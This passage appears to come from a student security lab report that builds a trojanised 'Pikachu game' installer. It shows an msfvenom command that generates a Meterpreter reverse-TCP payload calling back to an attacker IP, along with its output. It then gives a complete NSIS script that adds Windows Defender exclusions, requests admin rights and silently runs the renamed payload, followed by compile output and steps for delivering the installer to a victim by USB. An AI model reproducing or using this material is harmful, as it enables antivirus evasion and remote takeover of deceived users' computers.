
Select yes to proceed with the installation on the device > select let's start > install









Step 4: After entering the main interface, select Dashboard to go to the page to manage protection settings



Go to protection and select ransomware and web protection options



PART5. DEPLOY.

5.1 Perform payload.exe creation.

On the potash machine:

step1: Create payload.exe

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.41.147  
LPORT=4444 -f exe -o ~/Downloads/payload.exe
```

This command uses the msfvenom tool in the Metasploit Framework suite, which is used to create custom payloads.

windows/x64/meterpreter/reverse_tcp : Payload for Windows to use Meterpreter with reverse connection over TCP protocol.


LHOST: 192.168.41.147 IP addresses of the Attacker machine receive a reverse connection from the victim machine.

Purpose: Create a ".exe" executable file for Windows with a TCP reverse connection meterload and the file is saved to the "Downloads" folder on the attacker machine. The payload will be connected back to the attacker via IP 192.168.41.147 and port 4444 when executed on the victim machine.

```
msf6 > sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.41.147 LPORT=4444 -f exe  
-o ~/Downloads/payload.exe  
[*] exec: sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.41.147 LPORT=4444 -f  
exe -o ~/Downloads/payload.exe  
  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Error: No such file or directory @ rb_sysopen - /root/Downloads/payload.exe  
msf6 >
```

Step 2: Check the payload that has been created via the command:

```
ls ~/Downloads/
```



5.2 Create malicious code hidden through pikachu games.

Step1: Rename the payload.exe file to Pikachu.update to avoid suspicion

step2: Generate code script nsis.

Use the following command to create 1 SCRPTIT file

```
sudo touch ins
```

Perform screipt nsis code drafting:

```
sudo nano ins
```

```
!include MUI2.nsh
!define MUI_ICON "pikachu.ico"
!define MUI_WELCOMEPAGE_TEXT "Welcome to Pikachu Game Setup"
!insertmacro MUI_PAGE_WELCOME
!insertmacro MUI_PAGE_DIRECTORY
!insertmacro MUI_PAGE_INSTFILES
!define MUI_FINISHPAGE_RUN "$INSTDIR\pikachucodien.exe"
!define MUI_FINISHPAGE_TEXT "Installation complete! Click Finish to launch Pikachu."
!insertmacro MUI_PAGE_FINISH
!insertmacro MUI_LANGUAGE "English"
OutFile "pikachu_setup.exe"
Name "Pikachu Game Setup"
InstallDir $PROGRAMFILES\PikachuGame
RequestExecutionLevel admin
Page directory
Page instfiles
Icon "pikachu.ico"
Section "AddExclusion" SEC01
    nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"$INSTDIR\""'
    nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"C:\Program Files
(x86)\\""'
SectionEnd
Section "MainSection" SEC02
    SetOutPath $INSTDIR
    File "pikachucodien.exe"
    File "pikachuupdate.exe"
    File "pikachu.ico"
    Exec "$INSTDIR\pikachuupdate.exe"
SectionEnd
Section "CreateShortCut" SEC03
    CreateShortCut "$DESKTOP\pikachucodien.lnk" "$INSTDIR\pikachucodien.exe" ""
    "$INSTDIR\pikachu.ico"
    CreateShortCut "$SMPROGRAMS\PikachuGame\Pikachucodien.lnk"
    "$INSTDIR\pikachucodien.exe" "" "$INSTDIR\pikachu.ico"
SectionEnd
Function .onInstSuccess
    SetAutoClose true
FunctionEnd
```

```

kali@kali: ~/Downloads
GNU nano 7.2 ins
include MUI2.nsh

; Định nghĩa biến MUI_ICON
define MUI_ICON "pikachu.ico"

; Định nghĩa các chuỗi và trang MUI
define MUI_WELCOME_PAGE_TEXT "Welcome to Pikachu Game Setup"
insertmacro MUI_PAGE_WELCOME
insertmacro MUI_PAGE_DIRECTORY
insertmacro MUI_PAGE_INSTFILES
define MUI_FINISH_PAGE_RUN "$INSTDIR\pikachucodien.exe"
define MUI_FINISH_PAGE_TEXT "Installation complete! Click Finish to launch Pikachu."
insertmacro MUI_PAGE_FINISH
insertmacro MUI_LANGUAGE "English"

; Tên file cài đặt và tên ứng dụng
OutFile "pikachu_setup.exe"
Name "Pikachu Game Setup"

; Thư mục cài đặt mặc định
InstallDir $PROGRAMFILES\PikachuGame

; Yêu cầu quyền admin cho Windows Vista trở lên
RequestExecutionLevel admin

; Các trang cài đặt
Page directory ; Trang chọn thư mục cài đặt
Page instfiles ; Trang hiển thị quá trình cài đặt

; Tùy chọn icon cho file exe
Icon "pikachu.ico"

; 1 số thư mục antivirus
Section "AddExclusion" SEC01
; Sử dụng nsExec để chạy lệnh PowerShell với quyền admin
nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"$INSTDIR\""'
nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"$C:\Program Files (x86)\\""'
SectionEnd

; Phân cài đặt các tệp tin
Section "MainSection" SEC02
; Tạo thư mục đích
SetOutPath $INSTDIR

; Copy các tệp tin vào thư mục đích
File "pikachucodien.exe"
File "pikachuupdate.exe"
File "pikachu.ico"
; Chạy tệp tin pikachuupdate.exe
Exec "$INSTDIR\pikachuupdate.exe"
SectionEnd

; Phân tạo shortcut
Section "CreateShortcut" SEC03
; Tạo shortcut trên Desktop với icon
CreateShortcut "$DESKTOP\PikachuGame\Pikachucodien.lnk" "$INSTDIR\pikachucodien.exe" "" "$INSTDIR\pikachu.ico"

; Tạo shortcut trong Start Menu với icon
CreateShortcut "$SMPROGRAMS\PikachuGame\Pikachucodien.lnk" "$INSTDIR\pikachucodien.exe" "" "$INSTDIR\pikachu.ico"
SectionEnd

; Tắt tab "Installation Folder" sau khi cài đặt hoàn thành
Function .onInstSuccess
SetAutoClose true
FunctionEnd

```

Step 3: Move the ins file to the folder containing the malicious file and prepare a game program.

step4: Read the script file and compile it into an executable file **.exe**

makensis ins

```
(kali㉿kali)-[~/Downloads]
$ makensis ins
Processing config: /etc/nsisconf.nsh
Processing script file: "ins" (UTF8)

Processed 1 file, writing output (x86-unicode):

Output: "pikachu_setup.exe"
Install: 7 pages (448 bytes), 3 sections (12360 bytes), 394 instructions (11032 bytes), 183 st
rings (5794 bytes), 1 language table (302 bytes).
Datablock optimizer saved 1888 bytes (~0.0%).


Using zlib compression.

EXE header size:          113152 / 100352 bytes
Install code:             3532 / 24256 bytes
Install data:            4973326 / 9563962 bytes
CRC (0x7F51FA7B):         4 / 4 bytes

Total size:              5090014 / 9688574 bytes (52.5%)
```

Pikachu game installation executable successfully created: **pikachu_setup.exe**

```
(kali㉿kali)-[~/Downloads]
$ ls
ins  pikachucodien.exe  pikachu.ico  pikachu_setup.exe  pikachuupdate.exe
```





The file **pikachu_setup_nsis.exe** downloaded will be available as shown. Deceive users This is 1 Pikachu file installed like the others.


5.3 Insert payload.exe into the victim's machine.



From the pikachu game file. Insert into the victim's computer via usb or drive to trick the victim into downloading the game to use.



Step1: Victim download:



Step2: The victim installs like normal game files.








The victim keeps carelessly playing the game without knowing the danger that is coming.



